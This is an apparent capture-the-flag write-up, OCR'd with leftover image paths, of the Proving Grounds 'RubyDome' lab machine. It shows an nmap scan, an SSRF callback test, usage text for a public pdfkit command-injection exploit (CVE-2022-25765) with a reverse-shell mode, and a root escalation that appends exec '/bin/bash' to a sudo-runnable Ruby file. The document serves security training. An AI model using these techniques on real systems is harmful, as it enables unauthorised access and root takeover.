
Proving Grounds Practice 42

Proving Grounds Practice — RubyDome

Enumeration

As usual, I began my enumeration process with an nmap scan and discovered that ports 22 and 3000 were open. When I accessed port 3000, I found a web application running that performs HTML to PDF file conversions.


```
┌──(kali㉿kali)-[~/Desktop/exploit-CVE-2022-25765]
└─$ nmap -p- -sV 192.168.55.22 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-25 16:59 UTC
Nmap scan report for 192.168.55.22
Host is up (0.00082s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
3000/tcp open  http    WEBrick httpd 1.7.0 (Ruby 3.0.2 (2021-07-07))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```




I noticed that the application accepts URLs of target HTML pages. To check for an SSRF vulnerability, I hosted a Python web server and provided its URL to the RubyDome application. When I sent the URL, I received an interaction from the target server, confirming the vulnerability.

```
┌──(kali㉿kali)-[~/Desktop/exploit-CVE-2022-25765]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.55.22 - - [25/Jul/2024 17:08:13] code 404, message File not found
192.168.55.22 - - [25/Jul/2024 17:08:13] "GET /test.html HTTP/1.1" 404 -
```

I also observed that the application displayed an error revealing sensitive information. From this error, I discovered that the application is using the `pdfkit` library.



Next, I looked for publicly available exploits for the `pdfkit` library and found several.





I downloaded a payload from Exploit-DB, ran it on the target machine, and successfully obtained a reverse shell.

pdfkit v0.8.7.2 - Command Injection

https://www.exploit-db.com/exploits/51293?source=post_page-----bac1f13d195b----------...


```
Usage:
  python3 exploit-CVE-2022-25765.py -c <command>
  python3 exploit-CVE-2022-25765.py -s <local-IP> <local-port>
  python3 exploit-CVE-2022-25765.py -c <command> [-w <http://target.com/index.html> -p <parameter>]
  python3 exploit-CVE-2022-25765.py -s <local-IP> <local-port> [-w <http://target.com/index.html> -p <parameter>]
  python3 exploit-CVE-2022-25765.py -h

Options:
  -c    Custom command mode. Provide command to generate custom payload with.
  -s    Reverse shell mode. Provide local IP and port to generate reverse shell payload with.
  -w    URL of website running vulnerable pdfkit. (Optional)
  -p    POST parameter on website running vulnerable pdfkit. (Optional)
  -h    Show this help menu.
"""")
```





Next, I used the command `sudo -l` to check for binaries that I could run as a sudo user without a password. Fortunately, I discovered that I could run the `app.rb` file located in Andrew's home folder without needing a password.

I checked the permissions of the `app.rb` file and found that Andrew is the owner and has the ability to modify its contents.



I searched for a Ruby-based shell and found a suitable payload on GTFObins. I added this payload to the `app.rb` file and executed it as the root user. As a result, I gained root privileges.

```
1   irb
```

```
2   exec '/bin/bash'
```

.. / irb ☆ Star 10,426

Shell | Reverse shell | File upload | File download | File write | File read | Library load | Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
irb
exec '/bin/bash'
```

```
andrew@rubydome:~/app$ echo "exec '/bin/bash'" >> app.rb
echo "exec '/bin/bash'" >> app.rb
andrew@rubydome:~/app$ sudo /usr/bin/ruby /home/andrew/app/app.rb
sudo /usr/bin/ruby /home/andrew/app/app.rb
root@rubydome:/home/andrew/app# whoami
whoami
root
root@rubydome:/home/andrew/app#
```